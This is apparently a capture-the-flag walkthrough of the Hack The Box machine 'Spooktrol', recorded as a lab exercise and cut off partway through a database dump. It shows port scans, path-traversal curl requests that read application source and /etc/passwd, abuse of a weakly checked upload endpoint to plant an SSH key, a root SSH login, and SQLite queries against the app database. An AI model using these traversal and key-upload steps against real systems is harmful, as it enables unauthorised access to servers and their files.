# 1.0 RECONNAISSANCE


## 1.1 Network Port Scanning

### 1.1.1 Port 22

Discovered port 22 with OpenSSH services. Host can be identified as Ubuntu focal


### 1.1.2 Port 80

Discovered port 80 with uvicorn python HTTP services




### 1.1.3 Port 2222

Discovered OpenSSH services.


## 1.2 Website enumeration port 80


### 1.2.1 Main home page

Discovered JSON data with ‘auth’ key and value. The key will change each time, when the page is refreshed





### 1.2.2 Web directory fuzz

Discovered some unique directory.




### 1.2.3 Access fuzzed directory

Accessed to “/poll”. Server responded JSON data.





Access to “result” and “file_upload” directory. Retuned same output of the JSON data





## 1.3 Access to robots.txt page

### 1.3.1 Robots.txt page




### 1.3.2 File management directory

The directory returned information in JSON.





With the 'file" query parameter will returned as binary file response




## 1.4 Path Traversal

### 1.4.1 Test for path traversal

Successfully discovered server.py script





Via Curl Cmd. Discovered the source code




### 1.4.2 Passwd file

Discovered LFI and returned /etc/passwd file



### 1.4.3 Get main.py script of the application

Obtain the script

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol$ curl http://10.10.11.123/file_management/?file=../server.py
import uvicorn

if __name__ == "__main__":
    uvicorn.run("app.main:app", host="0.0.0.0", port=8000, reload=True)
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol$ curl http://10.10.11.123/file_management/?file=../app/main.py
from typing import Optional
from fastapi import File, UploadFile, Request
from fastapi import FastAPI
from fastapi.encoders import jsonable_encoder
from fastapi.responses import FileResponse, JSONResponse, PlainTextResponse
from random import randrange
import os, subprocess
import json
import uvicorn
import app.database
from urllib.parse import parse_qs
import app.models

from .database import SessionLocal, engine
from . import models, crud

app = FastAPI(docs_url=None, redoc_url=None, openapi_url=None)
models.Base.metadata.create_all(bind=engine)


@app.get("/")
def get_root(request: Request, hostname = "") -> dict:
    """
```

Can download the script locally


Discovered a path for file_upload with PUT method

```python
@app.put("/file_upload/")
async def file_upload(request: Request, file: UploadFile = File(...)):
    auth = request.headers.get("Cookie")[5:]
    # We are divisible by 42
    if int(auth, 16) % 42 != 0:
        return JSONResponse(status_code=500, content={'message': 'Internal Server Error'})
    try:
        os.mkdir("files")
        print(os.getcwd())
    except Exception as e:
        print(e)
    file_name = os.getcwd() + "/files/" + file.filename.replace(" ", "-")
    try:
        with open(file_name,'wb+') as f:
            f.write(file.file.read())
            f.close()
    except:
        return JSONResponse(status_code=500, content={'message': 'Internal Server Error'})
    return JSONResponse(status_code=200, content={'message': 'File upload successful /file_mana-
gement/?file=' + file.filename.replace(" ", "-") })
```


## 1.5 Upload files

### 1.5.1 Test uploads file on target machine

Test upload file via cUrl command. The '-F' options is for forms or upload file





Check via browser for the '/file_management/?file=passwd'. The file is uploaded successful




### 1.5.2 Upload SSH key via BurpSuite

Generate the ssh public key and edit the request as shown below




Check on browser. The file successful uploaded as shown below.



## 2.0 INITIAL ACCESS

### 2.1 SSH Login via port 2222

Login with private key generated in the local machine

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol/ssh-dir$ ssh -p 2222 -i spook2 root@10.10.11.123
The authenticity of host '[10.10.11.123]:2222 ([10.10.11.123]:2222)' can't be established.
ECDSA key fingerprint is SHA256:8hjcEvk1oqRKHjTBfGZ1iKBMpsAmEbyVcL3PgABHchg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.11.123]:2222' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@spook2:~# ls
user.txt
root@spook2:~# pwd
/root
root@spook2:~#
```

### 2.2 Database connection

#### 2.2.1 Location of the sql file

Check on database directory on the spook2 directory

```
root@spook2:/opt/spook2# ls -la
total 108
drwxr-xr-x 1 root root     74 Oct 30 09:28 .
drwxr-xr-x 1 root root     12 Oct 21 21:46 ..
-rw-r--r-- 1 root root    371 Oct 21 11:09 Dockerfile
drwxr-xr-x 1 root root     90 Oct 21 21:45 app
drwxr-xr-x 1 root root     26 Oct 30 08:59 files
-rw-r--r-- 1 root root    115 Oct 20 00:32 server.py
-rw-r--r-- 1 root root 102400 Oct 30 09:28 sql_app.db
root@spook2:/opt/spook2# cd /opt
root@spook2:/opt# ls
spook2
```

#### 2.2.2 SQLite 3 file type

Identified sqlite3 db file

```
root@spook2:/opt/spook2# file sql_app.db
sql_app.db: SQLite 3.x database, last written using SQLite version 3031001
root@spook2:/opt/spook2#
```

### 2.2.3 Schema

List schema

```
Enter ".help" for usage hints.
sqlite> .databases
main: /opt/spook2/sql_app.db
sqlite> .schema
CREATE TABLE sessions (
        id INTEGER NOT NULL,
        session VARCHAR,
        hostname VARCHAR,
        PRIMARY KEY (id)
);
CREATE INDEX ix_sessions_hostname ON sessions (hostname);
CREATE INDEX ix_sessions_id ON sessions (id);
CREATE UNIQUE INDEX ix_sessions_session ON sessions (session);
CREATE TABLE tasks (
        id INTEGER NOT NULL,
        target VARCHAR,
        status INTEGER,
        task INTEGER,
        arg1 VARCHAR,
        arg2 VARCHAR,
        result VARCHAR,
        PRIMARY KEY (id)
);
CREATE INDEX ix_tasks_id ON tasks (id);
CREATE TABLE checkins (
        id INTEGER NOT NULL,
        session VARCHAR,
        time DATETIME,
        PRIMARY KEY (id)
);
CREATE INDEX ix_checkins_id ON checkins (id);
```

### 2.2.4 Data or Info

Dump data output

```
sqlite> select * from sessions;
1|10a6dd5dde6094059db4d23d7710ae12|spooktrol
sqlite> select * from tasks;
